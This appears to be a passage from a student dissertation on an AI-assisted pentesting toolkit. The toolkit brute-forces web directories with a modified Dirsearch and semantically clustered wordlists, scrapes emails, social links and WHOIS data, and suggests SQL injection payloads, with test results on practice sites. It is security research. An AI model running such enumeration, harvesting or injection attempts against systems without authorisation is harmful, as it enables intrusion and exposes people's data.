


Figure 9: The major subsystems of the system and how they communicate with each other.

Chapter 5. Implementation and Testing

In this chapter, the development and subsequent testing process will be described.

5.1 Tools and Services

The following tools and services were used throughout the project:

5.1.1 Spyder

The chosen integrated development platform to develop the Python code was Spyder. It is an Open Source and cross-platform IDE developed for scientific programming in Python [45]. Some of its more interesting features are: syntax highlighting, introspection and code completion. Its internal console running Python 3.8 is also very convenient for developing and testing purposes.

5.1.2 DirSearch

Dirsearch is an Open Source web path scanner accessed via command-line which is actively developed by Mauro Soria and Pham Sy Minh [46]. This tool is designed to bruteforce directories and files in web servers. It was installed by cloning its Github repository but there are other options such as installing with Docker, Pypi or downloading its Source Code in a Zip file.

5.1.3 CMD

The pentesting tool is designed to be accessed via command-line, as this approach provides a user-friendly interface capable of capturing user input by processing Python command line arguments, which are used to modify the behaviour of the program.

5.1.4 OpenAI API

OpenAI is an AI research and deployment company whose mission is “to ensure that artificial general intelligence (AGI) benefits all of humanity”. AGI refers to “highly autonomous systems that outperform humans at most economically valuable works”. At the beginning of 2021, beta access was requested as this API presented very interesting functionalities that could be employed for the purposes of this project. A few months later, beta access and \$18 of credit (valid until 1 December 2021) were granted by OpenAI.

5.1.5 Libraries

Several third party libraries have been used for this project; the most interesting ones are the following:

NLTK

NLTK stands for Natural Language Toolkit and it is a popular library to develop Python programs that deal with human language data. In this project, NLTK is used for text processing purposes along with providing lexical resources (ie. WordNet lexical database [47]). NLTK also includes modules for computing semantic relatedness of word senses (ie. Wu & Palmer similarity index) [48].

Selenium

Selenium is a well known framework for browser automation with the objective of interacting with web applications. In this project, Selenium is used to fetch the HTML (Hypertext Markup Language) source code from the target URL, which is then stored ready to be parsed with BeautifulSoup4.

BeautifulSoup4

Beautiful Soup is a library that facilitates the task of scraping information from web pages [49]. In this project, BeautifulSoup4 is used to access the text present in HTML documents, with the aim of dynamically creating new wordlists.

Jsonlines

Jsonlines is a library which allows developers to store structured data that can be processed one record at a time. This flexible format is a convenient way to pass information between cooperating processes [50]. The JSON (JavaScript Object Notation) lines format allows UTF-8 encoding and the line separator is '\n'. JSON Lines files are usually saved with the file extension .jsonl, and each line is a valid JSON value (ie. objects or arrays) .

Extract-emails

This library helps with the task of extracting email addresses from a given website [51], in addition to specifying the exact path where it appears.

Extract-social-media

This library works in a very similar way to extract-email but this one focuses on extracting social media links. It is very common that websites reference their official social profiles and this sort of information can be extremely useful for a Pentester when it comes to gathering information about a company or website [52]. This library supports the most popular social networks out there: Facebook, LinkedIn, Twitter, YouTube, GitHub, Google Plus, Pinterest, Instagram, Snapchat, Flipboard, Flickr, Weibo, Periscope, Telegram, Soundcloud, Feedburner, Vimeo, Slideshare, VKontakte and Xing.

python-whois

This library creates WHOIS protocol queries and stores the response in a simple format that makes dealing with this information easier and more convenient, especially when it comes to interacting with Python code. WHOIS is commonly used to querying databases that contain

interesting information about an internet resource (eg. a website) such as its IP address, Registrant details and a lot more.

pyfpdf

PyFPDF is a library for generating PDF documents using Python code. This library makes it easy to create and then extend PDF files ie. adding new items to the document. It can dynamically adapt its components such as boxes and margins according to the content length and other parameters.

5.1.6 Wordlists

The main wordlists that will be used to bruteforce servers are two of the wordlists used in the DirBuster tool that can be accessed and downloaded from its Github repository. The initial search will be done using a list called *directory-list-2.3-small.txt* which contains 87650 words. Next, a wordlist called *directory-list-2.3-medium.txt* containing 220546 words will be processed along with another wordlist that will be created dynamically during the execution of the program. Finally, a number of semantic clusters will form new wordlists.

5.2 Project Management

In order to manage the milestones and documenting the project timeline, the following tool was employed:

5.2.1 Trello

Trello is a free, kanban-style list-making application that allows users to create task boards with different columns and move items across them. Trello was mainly used to overview the different project objectives and to create deadlines. Different colours can be used to specify the completion stage of each task, and by using drag and drop it is possible to prioritise tasks within the pipeline. It is also useful for indexing links to different resources and to store notes.




Figure 10: Trello board during the early stages of the project.

5.3 Version Control

Keeping track of the different working versions, storing backups and other housekeeping functionalities are provided by the following Git system provider:

5.3.1 GitHub

A GitHub repository was created:

- <https://github.com/gus5298/PentestingTool>

It contains all the code and files needed to run the program along with the instructions to do so (this can be also found in Appendix 6), pushed throughout the prototype developing process. It also contains a readme file with instructions to run the toolkit. Inside the folder */examples*, a number of sample output files from the toolkit and other non-AI solutions can be found. The files presented in the *Appendices* section of this report are also located in this repository.

GitHub also sends Security Alerts (email notifications) of known Common Vulnerabilities and Exposures if they are found in stored packages.

5.4 Implementation

The implementation process is divided in three main stages: Enumeration, SQLi attack suggestion and cheat sheet generation. These stages can be broken down in the following subtasks.




Figure 11: Main files and folders in project directory.

5.4.1 Dirsearch mod

The first step of this novel approach is to perform an initial Dirsearch brute force exercise with the small wordlist version 2.3 retrieved from the Dirbuster tool. For this purpose, the

Dirsearch source code was cloned from Github and then a series of modifications were coded to establish a convenient way to pass information between cooperating processes. This includes the coding of scripts for the creation of new files during the Dirsearch tool execution to store useful information, such as *report.csv* where the variables *filename* and network location (*netloc*) used in the function *setup_reports()* within *controller.py* in the original source code are stored in order to make them more accessible and retrieve them later.

```
#1. store useful variables in csv file
print('filename'+','+'netloc', file=open('./report.csv', 'w'))
print(filename+','+ parsed.netloc, file=open('./report.csv', 'a'))
```

Figure 12: Example of the modifications applied to the Dirsearch source code.

Scripts to store successful paths and their status codes in a convenient format (ie. .txt files) are also implemented to allow for better access and further processing, without having to leverage the original dirsearch reports which are less prone to be ingested by other tools.

5.4.2 Initial Run

After slightly modifying the Dirsearch tool source code, the file *main.py* was created to call the different processes that will take place. The first task is to add the capability of processing Python command line arguments, as this will allow the user to interact with the toolkit in different ways such as specifying the target URL and other settings via Command Line. Next, when the text-based commands are ingested, *main.py* uses the Python Subprocess module and its method *call()* to start the Dirsearch mod with specific settings: follow redirects, output logs in JSON format and bypass basic authentication by using a username and password (in certain scenarios).

5.4.3 NLP Pipeline

When the initial bruteforce process has finished and the output is generated and stored appropriately, an NLP pipeline is created. The main tasks within the pipeline are fetching relevant data, text preprocessing and semantic clustering.

Fetching relevant data

The data stored in the previous step is now loaded. Using Selenium with a Firefox headless browser and BeautifulSoup, the pipeline stores and then loads the text present in the target URL source code to later use it.

```
def runPipeline(url):
    #Fetch current time
    now = datetime.now().replace(microsecond=0)
    timestamp = int(datetime.timestamp(now))

    # start web browser headlessly
    options = FirefoxOptions()
    options.add_argument("--headless")
    browser=webdriver.Firefox(options=options)

    # get source code
    name = 'html'
    browser.get(url)
    html = browser.page_source
    time.sleep(2)

    #Create html file
    with io.open(name + '.html', 'w', encoding="utf-8") as f:
        f.write(html)
```

Figure 13: Selenium script to fetch HTML source code

Text preprocessing

Preprocessing tasks such as stopword, noise and punctuation removal take place now to turn the text extracted from the HTML source code into a wordlist. This wordlist is then combined with the medium wordlist version 2.3 retrieved from the Dirbuster tool.

```
# remove punctuation from each word
table = str.maketrans('', '', string.punctuation)
wordlist1 = [w.translate(table) for w in wordlist1]

#get rid of extension
wordlist1 = [w.replace("php", "") for w in wordlist1]
wordlist1 = [w.replace("aspx", "") for w in wordlist1]
wordlist1 = [w.replace("jsp", "") for w in wordlist1]
wordlist1 = [w.replace("html", "") for w in wordlist1]
wordlist1 = [w.replace("js", "") for w in wordlist1]
```

Figure 14: Various text processing tasks.

Semantic Clustering

In order to prove the concept of semantic clustering, clusters of words similar to those words present in the found locations within the web server will be now created. As an example, if the word “security” was flagged as successful because it was used to find the path `www.example.com/security/`, a cluster of those words similar to “security” will be created and populated from the combination of wordlists. With this approach the objective is to optimize the process of brute forcing new paths recursively from those found in the first run

by grouping those words that may be related. In order to compute the similarity and group the words accordingly, the Wu & Palmer Measure will be used.

```
os.makedirs("clusters" + str(timestamp), exist_ok=True)

#get similarity index
for word1 in list1:
    for word2 in list2:
        wordFromList1 = wordnet.synsets(word1)
        wordFromList2 = wordnet.synsets(word2)
        if wordFromList1 and wordFromList2:
            s = wordFromList1[0].wup_similarity(wordFromList2[0])
            if s == None:
                pass
            else:
                if s > 0.7:
                    list0.append(s)
                    sim.append(word2)
                    print(word1, word2, '=', s)
                    wordlistList.append('./' + 'clusters' + str(timestamp)
                                         + '/' + word1 + '.txt')

#Cluster for succesful word
for i in range(len(sim)):
    print(sim[i])

    with open('./' + 'clusters' + str(timestamp) + '/' + word1 +
              '.txt', 'w') as file_handler:
        for item in sim:
            file_handler.write("{}\n".format(item))

sim.clear()
```

Figure 15: Creation of clusters using similarity index > 70.

“The principle of similarity computation is based on the edge counting method which is defined as follows: Given an ontology Ω formed by a set of nodes and a root node (R) (see Figure 16). C1 and C2 represent two ontology elements of which we will calculate the similarity. The principle of similarity computation is based on the distance (N1 and N2) which separates nodes C1 and C2 from the root node and the distance (N) which separates the closest common ancestor (CS) of C1 and C2 from the node R” [53].




Figure 16: Example of a concept hierarchy [53].

The similarity measure of Wu and Palmer [54] is defined by the following expression:

$$\text{Sim}_{WP}(X, Y) = \frac{2N}{N_1 + N_2}$$

Figure 17: Wu and Palmer similarity formula.

Using the previous example, the cluster for the word “security” will include words such as “danger”, “problems”, “exceptions” and more according to a preset similarity threshold ie. >70 (see figure 18); these related words will be used to try and find new paths taking the /security/ directory as starting point eg. www.example.com/security/danger, www.example.com/security/problems, www.example.com/security/exceptions and so on.

```
SECURITY liability = 0.7142857142857143
SECURITY danger = 0.7692307692307693
SECURITY maternity = 0.7142857142857143
SECURITY pollution = 0.7142857142857143
SECURITY Dominions = 0.7142857142857143
SECURITY RAW = 0.7142857142857143
SECURITY Vulnerability = 0.7142857142857143
SECURITY hypnosis = 0.7142857142857143
SECURITY standardization = 0.7692307692307693
SECURITY fix = 0.7142857142857143
SECURITY need = 0.7692307692307693
SECURITY Vacuums = 0.7142857142857143
SECURITY infertility = 0.7142857142857143
SECURITY Standardization = 0.7692307692307693
SECURITY safety = 0.9230769230769231
SECURITY Shoes = 0.7142857142857143
SECURITY poisoning = 0.7142857142857143
```

Figure 18: Wu & Palmer similarity between words.

These words will also be used to find files by appending extensions to them eg. www.example.com/security/danger.html. The extensions that will be appended to each word are: .js, .html, .aspx, .jsp and .php as these are usually found in web servers.

5.4.4 Re-Run

Once the clusters are created and stored, a new brute force exercise will be started using these clusters as wordlists. This time, main.py uses the Python Subprocess module and its method call() to start another instance of the Dirsearch tool with slight modifications to pass information between cooperating processes and the following settings: follow redirects, output logs in JSON format, bypass basic authentication by using a username and password

(in certain scenarios) and scanning recursively, being this last option the main difference from the first run in terms of initial settings.

```
def reRun(url):  
  
    for i in range(len(wordlistList)):  
        wordlistList[i] = wordlistList[i].lower()  
  
    res = list(set(wordlistList))  
  
    print(res)  
  
    joined_string = ",".join(res)  
    print(joined_string)  
    print('url=', url)  
    subprocess.call(["python3", "../../dirsearch/dirsearch.py", "-u" +  
                    url, "--wordlists=" +  
                    joined_string, "--format=json", "-f", "-r",  
                    "--auth=standard_user:secret_sauce", "--auth-type=basic",  
                    "--follow-redirects"])
```

Figure 19: Script to use custom wordlists to brute force a target URL.

5.4.5 Cheat Sheet Generation

When the process of brute forcing using the clusters as wordlists finishes, main.py uses the Python Subprocess module and its method call() to run another python file called cheatsheet.py, which contains the scripts in charge of generating the output files. The main tasks at this stage are: load relevant data such as successful paths, identify suspected file types, create machine readable output, gather OSINT (Open Source Intelligence), generate AI powered summary, present SQLi suggestions, create cheat sheets in PDF format.

Load relevant data

The information stored from the previous stages (successful paths, status codes, target URL and text extracted from HTML) is now loaded in order to format it appropriately. An SQLi payloads database is also loaded to later present attack suggestions.

Suspected file types

The found paths are analysed to identify the extension with the objective of presenting a list of suspected file types, as this will provide a quick overview of the different file types present in the web server. As previously mentioned, the extensions that were appended to each word were previously configured, therefore the file types will be a combination of the following file types: .js, .html, .aspx, .jsp and .php.

```

item = ".php"
if True in list(map(lambda el : item in el ,myList)):
    print(item)
    suspectedTypes.append(item)

item = ".html"
if True in list(map(lambda el : item in el ,myList)):
    print(item)
    suspectedTypes.append(item)

item = ".aspx"
if True in list(map(lambda el : item in el ,myList)):
    print(item)
    suspectedTypes.append(item)

item = ".js"
if True in list(map(lambda el : item in el ,myList)):
    print(item)
    suspectedTypes.append(item)

item = ".jsp"
if True in list(map(lambda el : item in el ,myList)):
    print(item)
    suspectedTypes.append(item)

```

Figure 20: Script to find out suspected file types.

Create machine readable output

At this step, it is possible to generate output in a machine readable format in order to facilitate the potential future interaction with other tools. The chosen format is .jsonl (jsonlines) because this kind of files store JSON objects without blank spaces, creating extremely lightweight files that can be easily ingested by other tools for further processing eg. to automate SQLi injection attacks targeting those found paths with a 200 status code.

Gather OSINT

Using the target URL, a process of Open Source Intelligence extraction takes place. Emails present in the web site are identified and collected along with Social Media links. Content is also downloaded from the WHOIS server and stored for later presentation in the cheatsheet.

Found Social Media Links
https://www.linkedin.com/in/gustavo-sanchez98/

Figure 21: Social Media link found by the tool in the website gustavosc.com.

It is worth noting that there are certain techniques that can be used by web developers to avoid email extraction with these sorts of tools. One of these techniques is to show the email address using an image instead of using the HTML tag <a> with an href as shown in Figure 22. Applying good practices here would make the process of sending an email more tedious but on the other hand the email address would be safe from automated extraction.




Figure 22: Bad and good practices to avoid email extraction

Generate AI powered summary

At this stage, AI components are used to synthesise information in order to provide an overview of the website contents. The text gathered from the HTML files is now ingested by the OpenAI API to produce a one sentence summary. This summary is based on the *completions* endpoint which provides a very simple but powerful text-in, text-out interface to the OpenAI models [55]. When the text is ingested by the model, it will generate a text completion that attempts to match whatever context or pattern present in the text, in this use case the objective is to generate a short summary and therefore the text is appended with the words ‘++One-sentence summary: ’ what will force the model to follow the pattern and generate the desired output. The “++” signs specify that the sequence stops there and tells the API to stop generating further tokens. Figure 23 provides a graphical illustration of how this process works using the OpenAI Playground available for the beta test users.




Figure 23: One sentence summary generation by OpenAI completion capabilities.

The summary may differ from run to run because the API is stochastic by default (controllable with the temperature setting). The script used is shown in Figure 24.

```
import openai

openai.api_key = [REDACTED]

response = openai.Completion.create(
    engine="davinci",
    prompt=htmltext,
    temperature=0.3,
    max_tokens=64,
    top_p=1,
    frequency_penalty=0,
    presence_penalty=0,
    stop=["++"]
)
```

Figure 24: OpenAI API script with blurred API Key

SQLi suggestions

The SQLi attack suggestions are presented in both the machine readable and PDF versions of the cheatsheet. These suggestions are randomly fetched from a SQL Injection Generic Payload List available to download from Github [7]. There are all sorts of generic SQL Injection payloads types (Generic Standard Payloads, Generic Error Based Payloads, Generic Time Based Payloads, Generic Union Select Payloads and Authentication Bypass Payloads) which support the brainstorming task that Penetration Testers must undertake in order to perform manual SQLi attacks in vulnerable web applications. Each suggestion is next to a “Success” (✓) and “Failure” (✗) tick to allow the Pentester to keep track of the level of success of tested payloads.

Create cheat sheets in PDF

Once all the required data is loaded and processed, the final step is to generate a cheat sheet in PDF format. For this task, the library PyFPDF is the chosen one to format and populate the PDF file. The layout is designed taking into account that the objective is to create a functional yet visually appealing cheat sheet that will be manually navigated by Penetration Testers. Because of this, there will not be an abundance of colors other than black and white, and the layout will be akin to a table where the information is encapsulated in cells. The chosen font is Arial and the size is mostly 16 with some smaller text in size 10. Headings and some numbers will appear in bold text. If one of the sections is blank ie. If no email addresses were found, an appropriate message will be printed to let the user know that it was not possible to extract any email information for that target URL.

5.5 Testing

In order to showcase the tool’s capabilities, five websites are selected to test it. The websites were chosen with the objective of including a variety of architectures and systems. A table will be created for each tested website to observe the results. The execution time in the Pentesting Toolkit was calculated using the *time.monotonic()* method of the time module in Python.

5.5.1 DVWA

Target URL: <http://127.0.0.1/DVWA/>

Authentication: yes (user:admin/password:password)

	Pentesting Toolkit
Found paths	167
Execution Time	0:33:26.547000
Threads	30

AI Summary	"A Damn Vulnerable Web Application (DVWA) is an intentionally vulnerable web application that is designed to help people learn about web application security."
------------	---

Table 11: DVWA results.

5.5.2 demoblaze.com

Target URL: <https://www.demoblaze.com/>

Authentication: yes (user:admin999/password:password)

	Pentesting Toolkit
Found paths	12
Execution Time	1:00:09.688000
Threads	30
AI Summary	"A new way to think about load testing and performance monitoring."

Table 12: demoblaze.com results

5.5.3 testsheepnz.github.io

Target URL: <https://testsheepnz.github.io/>

Authentication: no

	Pentesting Toolkit
Found paths	15
Execution Time	0:32:32.515000
Threads	30
AI Summary	"You are free to use the material here for your own learning, or learning within your teams. But please always show attribution to me as the originator."

Table 13: testsheepnz.github.io results.

5.5.4 saucedemo.com

Target URL: <https://www.saucedemo.com/>

Authentication: yes (user:standard_user/password:secret_sauce)

	saucedemo
Found paths	8
Execution Time	0:52:48.079000
Threads	30
AI Summary	'This app is a collection of tools for developers and IT professionals.'

Table 14: saucedemo.com results.

5.5.5 gustavosc.com

Target URL: <https://www.gustavosc.com/>

Authentication: no

	Pentesting Toolkit
Found paths	26
Execution Time	1:43:58.703000
Threads	30
AI Summary	"Gustavo is a self-motivated and passionate software engineer with a strong interest in cyber security and artificial intelligence."

Table 15: gustavosc.com results.

5.6 Evaluation

The results from the testing process will be compared against two non-AI solutions. For Dirsearch, execution time was calculated by outputting the CMD content to a file and manually checking creation and last modification dates of such file. For Dirsearch, execution time was calculated by manually taking note of the starting time and monitoring until completion. The specifications of the PC (Personal Computer) where the three tools were run for evaluation are:

Processor	AMD Ryzen 5 2600 Six-Core Processor, 3400 Mhz, 6 Core(s), 12 Logical Processor(s)
System Type	x64-based PC
Installed Physical Memory (RAM)	16.0 GB

OS Name	Microsoft Windows 10 Pro
BaseBoard Product	ASRock B450M-HDV R4.0
GPU	NVIDIA GeForce GTX 1660

Table 16: PC Specifications where the tools were run.

5.6.1 Standard Dirsearch

	DVWA	saucedemo	Demoblaze	Testsheepnz	Gustavosc
Found paths	109	8	12	15	20
Execution Time	0:14:11	0:30:31	0:57:21	0:27:38	0:19:07
Threads	30	30	30	30	30

Table 17: Dirsearch results.

5.6.2 Dirbuster

	DVWA	saucedemo	Demoblaze	Testsheepnz	Gustavosc
Found paths	31	8	21	53	100
Execution Time	3:22:00	3:04:00	3:01:00	4:56:00	3:02:00
Threads	30	30	30	30	30

Table 18: Dirbuster results.

Chapter 6. Results and discussion

The results of the evaluation and the subsequent findings are described in this chapter. The fulfilled requirements and the problems encountered during the process are also presented along with suggesting further work to improve the toolkit.

6.1 Findings

The following pieces of information were discovered after careful examination:

6.1.1 Enumeration

The results of the exercises performed to test the toolkit show that the novel enumeration approach is promising. The fact that the tool is able to dynamically create wordlists from the text present in target websites allows for the finding of hidden files and paths that would never be found with other tools within a reasonable timeframe. As an example, if there is a file or directory called 'covid', and the word 'covid' appears in the landing page (what is highly likely), the word will be added to the final wordlist and will be found by the toolkit; this would never happen otherwise because the initial wordlist do not include this term. Pure brute force approaches (such as Dirbuster) could technically find any path present in the web server but the execution time would potentially be unacceptable. List-based brute force enumeration (such as Dirsearch) has a limited scope due to the wordlists being static, meaning that to increase the scope (ie. trying more words) it is necessary to use bigger wordlists that would incur in a longer execution time; the fact that five different file extensions are appended to each word present in the wordlists makes this a time consuming task. This is where the semantic clustering approach makes a big difference by taking a bigger wordlist for the second enumeration round but using only those words that have a similarity index over a threshold and discarding the rest, as the former will be more prone to appear within a certain path. Therefore, the combination of dynamically creating wordlists along with applying semantic clustering to optimise the brute force exercise offers great advantages in terms of timing and scope.

When it comes to the number of found paths, the toolkit is able to find at least the same number as the standard Dirsearch solution, and in most of the test cases it is able to find a greater amount. Dirbuster is able to find more paths than the toolkit in three of the test cases but when analysed carefully, most of the paths have an empty response, meaning that there are many false positives (this is a known limitation of this sort of tool). When the web application contains a rather small number of paths, the toolkit becomes less effective as the possibility of finding semantic relations between the word used in a path and the subsequent words that represent other locations and files within that path is smaller. According to the tests, the tool is more effective when there is a complex structure of directories and subdirectories with semantic relationships between them.

6.1.2 SQLi Attack Vectors

The SQLi attack vectors suggested by the toolkit are a good aid when brainstorming to exploit SQLi vulnerabilities within a web application, but the payloads themselves are very unlikely to allow for the direct exploitation of these vulnerabilities. Therefore, further work by the Penetration Tester will be required in order to successfully attack an SQLi vulnerability in a Web Application. The Enumeration results, along with the Open Source Information gathered and presented in the Cheat Sheet cooperate towards an overall more successful Vulnerability Discovery process, which in combination with the SQLi suggestions create a solid starting point to proceed with the attacks. In the future, avenues to make the SQLi suggestion process more intelligent will be investigated.

6.1.3 Cheat sheet

The cheatsheet generation stage takes the results from the two previous stages and groups them along with further Open Source Intelligence, creating a useful overview of the target Web Application. It is possible to process the machine readable cheat sheet with other scripts or tools, making the tool highly scalable and prone to be combined with others. The PDF cheat sheet provides support for manual Pentesting (including a way to keep track of successful/unsuccessful injection attempts) and reconnaissance tasks; it includes a wide variety of information that otherwise would have to be manually gathered using several different tools, having to run them one by one.

The cheat sheet generation scripts are lightweight and the execution is extremely fast.

